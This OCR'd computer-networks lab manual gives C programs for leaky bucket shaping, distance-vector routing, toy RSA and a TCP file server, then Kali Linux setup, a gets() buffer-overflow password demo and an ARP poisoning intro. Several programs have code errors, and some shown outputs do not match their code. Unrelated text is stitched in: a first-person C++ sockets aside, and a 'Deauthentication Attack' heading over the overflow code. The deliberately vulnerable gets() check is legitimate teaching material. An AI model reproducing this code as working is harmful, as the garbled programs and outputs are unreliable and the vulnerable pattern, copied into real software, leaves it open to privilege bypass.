


Figure 2.4 - The leaky bucket traffic shaping algorithm

While leaky bucket eliminates completely bursty traffic by regulating the incoming data flow its main drawback is that it drops packets if the bucket is full. Also, it doesn't take into

account the idle process of the sender which means that if the host doesn't transmit data for some time the bucket becomes empty without permitting the transmission of any packet.

Implementation Algorithm:

Steps:

1. Read The Data For Packets
2. Read The Queue Size
3. Divide the Data into Packets
4. Assign the random Propagation delays for each packets to input into the bucket (input_packet).
5. wlile((Clock+
   +<5*total_packets)and
   (out_packets< total_paclets))

a. if (clock == input_packet)
   i. insert into Queue

b. if (clock % 5 == 0)
   i. Remove paclet from Queue

6. End

Source Code:

```
#include<stdio.h>
#include<strings.h>
#include<stdio.h>
int min(int x,int y)
{
if(x<y)
return x;
else
return y;
}
int main()
{
int drop=0,mini,nsec,cap,count=0,i,inp[25],process;
syste("clear");
```

```
printf("Enter The Bucket Size\n");
scanf("%d",&cap);
printf("Enter The Operation Rate\n");
scanf("%d",&process);
printf("Enter The No. Of Seconds You Want To Stimulate\n");
scanf("%d",&nsec);
for(i=0;i<nsec;i++)
{
printf("Enter The Size Of The Packet Entering At %d
sec\n",i+1);
scanf("%d",&inp[i]);
}
printf("\nSecond|Packet Recieved|Packet Sent|Packet
Left|Packet Dropped|\n");
printf("
---------\n");
for(i=0;i<nsec;i++)
{
count+=inp[i];
if(count>cap)
{
drop=count-cap;
count=cap;
}
printf("%d",i+1);
printf("\t%d",inp[i]);
mini=min(count,process);
printf("\t\t%d",mini);
count=count-mini;
printf("\t\t%d",count);
printf("\t\t%d\n",drop);
drop=0;
}
for(;count!=0;i++)
{
if(count>cap)
{
drop=count-cap;
count=cap;
}
printf("%d",i+1);
```

```
printf("\t0");
mini=min(count,process);
printf("\t\t%d",mini);
count=count-mini;
printf("\t\t%d",count);
printf("\t\t%d\n",drop);
}}
```

Output:

Compile and run

```
$ cc –o Congestion Congestion.c
$ ./Congestion
Enter The Bucket Size
5
Enter The Operation Rate
2
Enter The No. Of Seconds You Want To Stimulate
3
Enter The Size Of The Packet Entering At 1 sec
5
Enter The Size Of The Packet Entering At 1 sec
4
Enter The Size Of The Packet Entering At 1 sec
3
Second|Packet Recieved|Packet Sent|Packet Left|Packet Dropped|
————————————————————————————
    1          5          2          3          0
    2          4          2          3          2
    3          3          2          3          1
    4          0          2          1          0
    5          0          1          0          0
```

Experiment No: 6

Distance Vector Algorithm

Aim: C Program for Distance Vector Algorithm to find suitable path for transmition

Distance Vector Algorithm is a decentralized routing algorithm that requires that each router simply inform its neighbors of its routing table. For each network path, the receiving routers pick the neighbor advertising the lowest cost, then add this entry into its routing table for

re-advertisement. To find the shortest path, Distance Vector Algorithm is based on one of two basic algorithms: the Bellman-Ford and the Dijkstra algorithms.

Routers that use this algorithm have to maintain the distance tables (which is a one-dimension array -- "a vector"), which tell the distances and shortest path to sending packets to each node in the network. The information in the distance table is always upd by exchanging information with the neighboring nodes. The number of data in the table equals to that of all nodes in networks (excluded itself). The columns of table represent the directly attached neighbors whereas the rows represent all destinations in the network. Each data contains the path for sending packets to each destination in the network and distance/or time to transmit on that path (we call this as "cost"). The measurements in this algorithm are the number of hops, latency, the number of outgoing packets, etc.

The starting assumption for distance-vector routing is each node knows the cost of the link of each of its directly connected neighbors. Next, every node sends a configured message to its directly connected neighbors containing its own distance table. Now, every node can learn and up its distance table with cost and next hops for all nodes network. Repeat exchanging until no more information between the neighbors.

Consider a node A that is interested in routing to destination H via a directly attached neighbor J. Node A's distance table entry, Dx(Y,Z) is the sum of the cost of the direct-one hop link between A and J, c(A,J), plus neighboring J's currently known minimum-cost path (shortest path) from itself(J) to H. That is Dx(H,J) = c(A,J) + minw{Dj(H,w)} The minw is taken over all the J's This equation suggests that the form of neighbor-to-neighbor communication that will take place in the DV algorithm - each node must know the cost of each of its neighbors' minimum-cost path to each destination. Hence, whenever a node computes a new minimum cost to some destination, it must inform its neighbors of this new minimum cost.




Figure (a) A subnet. (b) Input from A, I, H, K, and the new routing table for J.

Implementation Algorithm:

1. send my routing table to all my neighbors whenever my link table changes
2. when I get a routing table from a neighbor on port P with link metric M:

a. add L to each of the neighbor's metrics

b. for each entry (D, P', M') in the updated neighbor's table:

i.

ii.

iii.

iv.

v.

vi.

vii.

viii.

ix.

x. if I do not have an entry for D, add (D, P, M') to my routing table

xi. if I have an entry for D with metric M'', add (D, P, M') to my routing table if M' < M''

3. if my routing table has changed, send all the new entries to all my neighbors.

Source Code:

```
#include<stdio.h>
#include<stdlib.h>

void rout_table();
int d[10][10],via[10][10];
int i,j,k,l,m,n,g[10][10],temp[10][10],ch,cost;

int main()
{
        system("clear");
    printf("enter the value of no. of nodes\n");
    scanf("%d",&n);

    rout_table();
    for(i=0;i<n;i++)
    for(j=0;j<n;j++)
            temp[i][j]=g[i][j];
    for(i=0;i<n;i++) for(j=0;j<n;j+
    +)
            via[i][j]=i;
    while(1)
    {
        for(i=0;i<n;i++)
          for(j=0;j<n;j++)
            if(d[i][j])
        for(k=0;k<n;k++)
            if(g[i][j]+g[j][k]<g[i][k])
            {
                g[i][k]=g[i][j]+g[j][k];
                via[i][k]=j;
            }
        for(i=0;i<n;i++)
        {
```

```
                printf("table for router %c\n" ,i+97);
                for(j=0;j<n;j++)
                        printf("%c:: %d via %c\n" ,j+97,
                                                g[i][j],via[i][j]+97);
                }
        Break;
        }
    }
}


void rout_table()
{
    printf("\nEnter the routing table : \n");
        printf("\t|");
    for(i=1;i<=n;i++)
        printf("%c\t",i+96);
    printf("\n");
    for(i=0;i<=n;i++)
        printf("------");
    printf("\n");
    for(i=0;i<n;i++)
    {
        printf("%c      |",i+97);
        for(j=0;j<n;j++)
        {
            scanf("%d",&g[i][j]);
                if(g[i][j]!=999)
              d[i][j]=1;

        }
    }
}
```

Output:

```
[root@localhost ]# cc prg3.c
[root@localhost ]# ./a.out

enter the value of no. of nodes
4
Enter the routing table :
```

```
      |a    b     c     d
----------------------
a     |0    5     1     4
b     |5    0     6     2
c     |1    6     0     3
d     |4    2     3     0
```

table for router a
a:: 0 via a
b:: 5 via a
c:: 1 via a
d:: 4 via a

table for router b
a:: 5 via b
b:: 0 via b
c:: 5 via d
d:: 2 via b

table for router c
a:: 1 via c
b:: 5 via d
c:: 0 via c
d:: 3 via c

table for router d
a:: 4 via d
b:: 2 via d
c:: 3 via d
d:: 0 via d

do you want to change the cost(1/0)
1
enter the vertices which you want to change the cost
1 3
enter the cost
2
table for router a
a:: 0 via a
b:: 5 via a
c:: 2 via a
d:: 4 via a

table for router b
a:: 5 via b
b:: 0 via b
c:: 5 via d
d:: 2 via b
table for router c
a:: 2 via c
b:: 5 via d
c:: 0 via c
d:: 3 via c
table for router d
a:: 4 via d
b:: 2 via b
c:: 3 via d
d:: 0 via d

do you want to change the cost(1/0)
0

Experiment No: 7

RSA Algorithm to Encrypt and Decrypt the Data

Aim: C Program for Simple RSA Algorithm to encrypt and decrypt the data

The RSA algorithm can be used for both public key encryption and digital signatures. Its security is based on the difficulty of factoring large integers.

The RSA algorithm's efficiency requires a fast method for performing the modular exponentiation operation. A less efficient, conventional method includes raising a number (the input) to a power (the secret or public key of the algorithm, denoted *e* and *d*, respectively) and taking the remainder of the division with *N*. A straight-forward implementation performs these two steps of the operation sequentially: first, raise it to the power and second, apply modulo.

A very simple example of RSA encryption

This is an extremely simple example using numbers you can work out on a pocket calculator (those of you over the age of 35 can probably even do it by hand on paper).

1. Select primes p = 11, q = 3.
2. n = pq = 11.3 = 33

   phi = (p-1)(q-1) = 10.2 = 20
3. Choose e=3

   Check gcd(e, p-1) = gcd(3, 10) = 1 (i.e. 3 and 10 have no common factors except 1),

   and check gcd(e, q-1) = gcd(3, 2) = 1

   therefore gcd(e, phi) = gcd(e, (p-1)(q-1)) = gcd(3, 20) = 1
4. Compute d such that ed ≡ 1 (mod phi)

   i.e. compute d = $e^{\wedge -1}$ mod phi = $3^{\wedge -1}$ mod 20

   i.e. find a value for d such that phi divides (ed-1)

   i.e. find d such that 20 divides 3d-1.

   Simple testing (d = 1, 2, ...) gives d = 7

   Check: ed-1 = 3.7 - 1 = 20, which is divisible by phi.
5. Public key = (n, e) = (33, 3)

   Private key = (n, d) = (33, 7).

   This is actually the smallest possible value for the modulus n for which the RSA algorithm works.

Now say we want to encrypt the message m = 7,

$c = m^{\wedge e} \bmod n = 7^{\wedge 3} \bmod 33 = 343 \bmod 33 = 13.$

Hence the ciphertext c = 13.

To check decryption we compute

$m' = c^{\wedge d} \bmod n = 13^{\wedge 7} \bmod 33 = 7.$

Note that we don't have to calculate the full value of 13 to the power 7 here. We can make use of the fact that a = bc mod n = (b mod n).(c mod n) mod n so we can break down a potentially large number into its components and combine the results of easier, smaller calculations to calculate the final value.

One way of calculating m' is as follows:-

$m' = 13^{\wedge 7} \bmod 33 = 13^{\wedge(3+3+1)} \bmod 33 = 13^{\wedge 3}.13^{\wedge 3}.13 \bmod 33$

$= (13^{\wedge 3} \bmod 33).(13^{\wedge 3} \bmod 33).(13 \bmod 33) \bmod 33$

$= (2197 \bmod 33).(2197 \bmod 33).(13 \bmod 33) \bmod 33$

$= 19.19.13 \bmod 33 = 4693 \bmod 33$

$= 7.$

Now if we calculate the cipher text c for all the possible values of m (0 to 32), we get

m 0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16

c 0 1 8 27 31 26 18 13 17 3 10 11 12 19 5 9 4

m 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32

c 29 24 28 14 21 22 23 30 16 20 15 7 2 6 25 32

Note that all 33 values of m (0 to 32) map to a unique code c in the same range in a sort of random manner. In this case we have nine values of m that map to the same value of c - these are known as *unconcealed messages*. m = 0 and 1 will always do this for any N, no matter how large. But in practice, higher values shouldn't be a problem when we use large values for N.

If we wanted to use this system to keep secrets, we could let A=2, B=3, ..., Z=27. (We specifically avoid 0 and 1 here for the reason given above). Thus the plaintext message "HELLOWORLD" would be represented by the set of integers m1, m2, ...

{9,6,13,13,16,24,16,19,13,5}

Using our table above, we obtain ciphertext integers c1, c2, ...

{3,18,19,19,4,30,4,28,19,26}

Note that this example is no more secure than using a simple Caesar substitution cipher, but it serves to illustrate a simple example of the mechanics of RSA encryption.

Remember that calculating m^e mod n is easy, but calculating the inverse c^-e mod n is very difficult, well, for large n's anyway. However, if we can factor n into its prime factors p and q, the solution becomes easy again, even for large n's. Obviously, if we can get hold of the secret exponent d, the solution is easy, too.

Key Generation Algorithm

1. Generate two large random primes, p and q, of approximately equal size such that their product n = pq is of the required bit length, e.g. 1024 bits. [See note 1].
2. Compute n = pq and (φ) phi = (p-1)(q-1).
3. Choose an integer e, 1 < e < phi, such that gcd(e, phi) = 1. [See note 2].
4. Compute the secret exponent d, 1 < d < phi, such that ed ≡ 1 (mod phi). [See note 3].
5. The public key is (n, e) and the private key is (n, d). The values of p, q, and phi should also be kept secret.

- n is known as the *modulus*.
- e is known as the *public exponent* or *encryption exponent*.
- d is known as the *secret exponent* or *decryption exponent*.

Encryption

Sender A does the following:-

1. Obtains the recipient B's public key (n, e).
2. Represents the plaintext message as a positive integer m [see note 4].
3. Computes the ciphertext c = $m^{\wedge e}$ mod n.
4. Sends the ciphertext c to B.

Decryption

Recipient B does the following:-

1. Uses his private key (n, d) to compute m = $c^{\wedge d}$ mod n.
2. Extracts the plaintext from the integer representative m.

Source Code:

```
#include<math.h>
#include<stdlib.h>
#include<stdio.h>

int gcd(long m,long n)
{
        while(n!=0)
        {
                long r=m%n;
                m=n;
                n=r;
        }
        return m;
}

int rsa(char message[50])
{       long p=0,q=0,n=0,e=0,d=0,phi=0;
        long nummes[100]={0};
        long encrypted[100]={0},decrypted[100]={0};
        long i=0,j=0,nofelem=0;

        printf("\nenter value of p and q\n");
        scanf("%d%d",&p,&q);
        n=p*q;
        phi=(p-1)*(q-1);

        for(i=2;i<phi;i++)
        if(gcd(i,phi)==1) break;
        e=i;

        for(i=2;i<phi;i++)
        if((e*i-1)%phi==0)break;
        d=i;
        for(i=0;i<strlen(message);i++)
        nummes[i]=message[i]-96;
        nofelem=strlen(message);

        for(i=0;i<nofelem;i++)
        {
```

```
                encrypted[i]=1;
                for(j=0;j<e;j++)
                encrypted[i] =(encrypted[i]*nummes[i])%n;
        }
        printf("\n Encrypted message\n");
        for(i=0;i<nofelem;i++)
        {
                printf(" %ld ",encrypted[i]);
                printf("%c",(char)(encrypted[i])+96);
        }

        for(i=0;i<nofelem;i++)
        {
                decrypted[i]=1;
                for(j=0;j<d;j++)
                decrypted[i]=(decrypted[i]*encrypted[i])%n;
        }

        printf("\n Decrypted message\n ");
        for(i=0;i<nofelem;i++) printf("%c",
        (char)(decrypted[i]+96)); return 0;
}
int main()
{       char msg[];
        clrscr();
        printf("Enter The Message To Be Encrypted\n");
        scanf("%s",msg);
        rsa(msg);
        return 0;
}

#*****************************************************
```

****RESULT****

```
[root@localhost ]# cc prg7.c
[root@localhost ]# ./a.out

Enter the text:
hello
Enter the value of P and Q :
5
7
```

Encrypted Text is: 8 h 10 j 17 q 17 q 15 o
Decrypted Text is: hello

Experiment No: 8

Client-server socket programming

Aim: *Using TCP/IP Sockets, write a client-server program to make client sending the file name and the server to send back the contents of the requested file if present.*

Sockets are a protocol independent method of creating a connection between processes. Sockets can be either

- *Connection based or connectionless*: Is a connection established before communication or does each packet describe the destination?
- *Packet based or streams based*: Are there message boundaries or is it one stream?
- *Reliable or unreliable:* Can messages be lost, duplicated, reordered, or corrupted?

Socket characteristics

Sockets are characterized by their domain, type and transport protocol. Common domains are:

- AF_UNIX: address format is UNIX pathname
- AF_INET: address format is host and port number

Common types are:

- *virtual circuit*: received in order transmitted and reliably
- *datagram*: arbitrary order, unreliable

Each socket type has one or more protocols. Ex:

- TCP/IP (virtual circuits)
- UDP (datagram)

Use of sockets:

- Connection–based sockets communicate client-server: the server waits for a connection from the client
- Connectionless sockets are peer-to-peer: each process is symmetric.

Socket APIs

- *socket*: creates a socket of a given domain, type, protocol (buy a phone)
- *bind*: assigns a name to the socket (get a telephone number)
- *listen*: specifies the number of pending connections that can be queued for a server socket. (call waiting allowance)
- *accept*: server accepts a connection request from a client (answer phone)
- *connect*: client requests a connection request to a server (call)
- *send*, *sendto*: write to connection (speak)
- *recv*, *recvfrom*: read from connection (listen)
- *shutdown*: end the call

Connection-based communication


Server performs the following actions

- *socket*: create the socket
- *bind*: give the address of the socket on the server
- *listen*: specifies the maximum number of connection requests that can be pending for this process
- *accept*: establish the connection with a specific client
- *send*, *recv*: stream-based equivalents of read and write (repeated)
- *shutdown*: end reading or writing
- *close*: release kernel data structures

Client performs the following actions

- *socket*: create the socket
- *connect*: connect to a server
- *send*, *recv*: (repeated)
- *shutdown*
- *close*

TCP-based sockets



socket API

#include<sys/types.h>

#include<sys /socket.h>

int socket(int domain, int type, int protocol) ;

Returns a file descriptor (called a socket ID) if successful, -1 otherwise. Note that the socket returns a socket descriptor which is the same as a file descriptor.

The *domain* is AF_INET.

The *type* argument can

be:

- SOCK_STREAM: Establishes a virtual circuit for stream
- SOCK_DGRAM: Establishes a datagram for communication
- SOCK_SEQPACKET: Establishes a reliable, connection based, two way communication with maximum message size. (This is not available on most machines.)

protocol is usually zero, so that type defines the connection within domain.

bind

#include <sys / types.h>

#include<sys / socket.h>

int bind(int sid, struct sockaddr *addrPtr, int len)

Where

- *sid*: is the socket id
- *addrPtr*: is a pointer to the address family dependent address structure
- *len*: is the size of *addrPtr

Associates a socket id with an address to which other processes can connect. In internet protocol the address is [ipNumber, portNumber]

sockaddr

For the internet family:

```
struct sockaddr_in {
    sa_family_t     sin_family;      // = AF INET
   in_port_t       sin_port;        // is a port number
   struct in_addr   sin_addr;       // an IP address
}
```

listen

#include <sys / types.h>

#include <sys / socket.h>

int listen (int sid, int size) ;

Where size it the number of pending connection requests allowed (typically limited by Unix kernels to 5). Returns the 0 on success, or -1 if failure.

accept

#include <sys / types.h>

#include <sys / socket.h>

int accept(int sid ,struct sockaddr *addrPtr , int *lenPtr)

Returns the socketId and address of client connecting to socket.

if lenPtr or addrPtr equal zero, no address structure is returned.

lenPtr is the maximum size of address structure that can be called, returns the actual value.

Waits for an incoming request, and when received creates a socket for it.

send

#include <sys / types.h>

#include <sys / socket.h>

int send(int sid ,const char *bufferPtr ,int len ,int flag)

Send a message. Returns the number of bytes sent or -1 if failure.

(Must be a bound socket).

flag is either

- 0: default
- MSG OOB: Out-of-band high priority communication

recv

#include <sys / types.h>

#include <sys / socket.h>

int recv (int sid , char *bufferPtr , int len , int flags)

Receive up to len bytes in bufferPtr. Returns the number of bytes received or -1 on failure.

flags can be either

- 0: default
- MSG OOB: out-of-bound message
- MSG PEEK: look at message without removing

Shutdown

#include <sys / types.h>

#include <sys / socket.h>

int shutdown (int sid , int how)

Disables sending (how=1 or how=2) or receiving (how=0 or how=2). Returns -1 on failure.

Connect

-this is the first of the client calls

#include <sys / types.h>

#include <sys / socket.h>

int connect (int sid , struct sockaddr *addrPtr , int len)

Specifies the destination to form a connection with (addrPtr), and returns a 0 if successful, -1 otherwise.

Port usage

Note that the initiator of communications needs a fixed port to target communications.

This means that some ports must be reserved for these –well known‖ ports.

Port usage:

- 0-1023: These ports can only be binded to by root
- 1024-5000: well known ports
- 5001-64K-1: ephemeral ports

Source Code:

Client Side:

```
#include<stdio.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in.h>
#include<arpa/inet.h>
#include<fcntl.h>
#include<string.h>
#define SERV_TCP_PORT 6880
#define SERV_HOST_ADDR "127.0.0.1"

int main()
{       int sockfd;
        struct sockaddr_in serv_addr,cli_addr;
        char filename[100],buf[1000];
        int n;
        serv_addr.sin_family=AF_INET;
        serv_addr.sin_addr.s_addr=inet_addr(SERV_HOST_ADDR);
        serv_addr.sin_port=htons(SERV_TCP_PORT);

        if((sockfd=socket(AF_INET,SOCK_STREAM,0))<0)
                printf("Client:cant open stream socket\n");
        else
```

```
printf("Client:stream socket opened successfully\n");

if(connect(sockfd,(struct sockaddr

*)&serv_addr,sizeof(serv_addr))<0)

printf("Client:cant connect to server\n"); else

printf("Client:connected to server successfully\n");
printf("\n Enter the file name to be displayed :");
scanf("%s",filename);
write(sockfd,filename,strlen(filename));
printf("\n filename transfered to server\n");
n=read(sockfd,buf,1000);
if(n < 0)
printf("\n error reading from socket");
printf("\n Client : Displaying file content of %s\n",filename);
fputs(buf,stdout);
close(sockfd);
exit(0);
}
```

Output:

AT CLIENT SIDE

```
[root@localhost ]# cc tcpc.c
[root@localhost ]# ./a.out
Data Sent
File Content....
```

Sockets are a mechanism for exchanging data between processes. These processes can either be on the same machine, or on different machines connected via a network. Once a socket connection is established, data can be sent in both directions until one of the endpoints closes the connection.

I needed to use sockets for a project I was working on, so I developed and refined a few C++ classes to encapsulate the raw socket API calls. Generally, the application requesting the data is called the client, and the application servicing the request is called the server. I created two primary classes, ClientSocket and ServerSocket, that the client and server could use to exchange data.

SERVER SIDE:

```
#include<stdio.h>
#include<sys/types.h>
#include<sys/socket.h>
#include<netinet/in.h>
#include<arpa/inet.h>
#include<fcntl.h>
#include<string.h>
#define SERV_TCP_PORT 6880
#define SERV_HOST_ADDR "127.0.0.1"

int main()
{       int sockfd,newsockfd,clilen;
        struct sockaddr_in cli_addr,serv_addr;
        char filename[25],buf[1000];
        int n,m=0;
        int fd;

        if((sockfd=socket(AF_INET,SOCK_STREAM,0))<0)
                printf("server:cant open stream socket\n");
        else
        printf("server:stream socket opened successfully\n");

        serv_addr.sin_family=AF_INET;
        serv_addr.sin_addr.s_addr=htonl(INADDR_ANY);
        serv_addr.sin_port=htons(SERV_TCP_PORT);

        if((bind(sockfd,(struct sockaddr *)
        &serv_addr,sizeof(serv_addr)))<0)
        printf("server:cant bind local address\n");
        else
        printf("server:bound to local address\n");
        listen(sockfd,5);
        printf("\n SERVER : Waiting for client...\n");
        for(;;)
        {
                clilen=sizeof(cli_addr);
                newsockfd=accept(sockfd,(struct sockaddr *)
        &cli_addr,&clilen);
```

```
        if(newsockfd<0)
        printf("server:accept error\n");
        else printf("server:accepted\
        n");
        n=read(newsockfd,filename,25);
        filename[n]='\0';printf("\n
        SERVER : %s is found and
        ready to transfer
        \n",filename);
        fd=open(filename,O_RDONLY);
        n=read(fd,buf,1000);
        buf[n]='\0';
        write(newsockfd,buf,n);
        printf("\n transfer success\n");
        close(newsockfd);
        exit(0)
}
}
```

Output: [root@localhost]# cc tcps.c
[root@localhost]# ./a.out
Received the file name : data.txt
File content sent

To perform this lab following tools required

1) Kali Linux OS/ virtual box image
2) Virtual Box

DOWNLOADING KALI /Installation

Kali Linux is a distribution of Linux and is downloaded in an ISO (pronounced: eye-so) file. It will need to be downloaded from another computer and then burned to a disk prior to installation. At the time of writing this
book, Kali Linux can be downloaded from http://www.kali.org/downloads/. Documentation for advanced operations, configurations, and special cases can also be found in Kali's official website, http://www.kali.org/official-documentation/. There is also a very large and active community where users can
post questions and help others with difficulties
For Microsoft Windows7 users, double-click on the completed download and the Burn ISO Wizard will appear. Follow the prompts to complete the conversion of ISO image to a DVD that can be used for installation. Linux users will need to open the ISO in a suitable disk burning application such as K3b.

Kali Installation as a Standalone

https://www.youtube.com/watch?v=opAZ2-AJhao

Kali Installation on Virtual box

https://www.youtube.com/watch?v=V_Payl5FlgQ

9) Demonstrate Deauthentication Attack with passwords using Kali Linux

```
#include <stdio.h>
#include <string.h>
int main(void)
{
   char buff[15];
   int pass = 0;
   printf("\n Enter the password : \n");
   gets(buff);
   if(strcmp(buff, "thegeekstuff"))
   {
      printf ("\n Wrong Password \n");
   }
   else
   {
      printf ("\n Correct Password \n");
```

```
        pass = 1;
    }
    if(pass)
    {
      /* Now Give root or admin rights to user*/
        printf ("\n Root privileges given to the user \n");
    }
    return 0;
}
```

The program above simulates scenario where a program expects a password from user and if the password is correct then it grants root privileges to the user.

Let's the run the program with correct password ie 'thegeekstuff' :

OUTPUT

RUN1

Enter the password :

thegeekstuff

Correct Password

Root privileges given to the user

This works as expected. The passwords match and root privileges are given.But do you know that there is a possibility of buffer overflow in this program. The gets() function does not check the array bounds and can even write string of length greater than the size of the buffer to which the string is written. Now, can you even imagine what can an attacker do with this kind of a loophole?

Here is an example :

RUN 2

Enter the password :

hhhhhhhhhhhhhhhhhhhh

Wrong Password

Root privileges given to the user

10 Demonstrate Detection of ARP poisoning using Kali Linux

Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine MAC addresses. All network devices that need to communicate on the network broadcast ARP queries in the system to find out other machines' MAC addresses. ARP Poisoning is also known as **ARP Spoofing**.

Here is how ARP works −

- When one machine needs to communicate with another, it looks up its ARP table.
- If the MAC address is not found in the table, the **ARP_request** is broadcasted over the network.
- All machines on the network will compare this IP address to MAC address.
- If one of the machines in the network identifies this address, then it will respond to the **ARP_request** with its IP and MAC address.
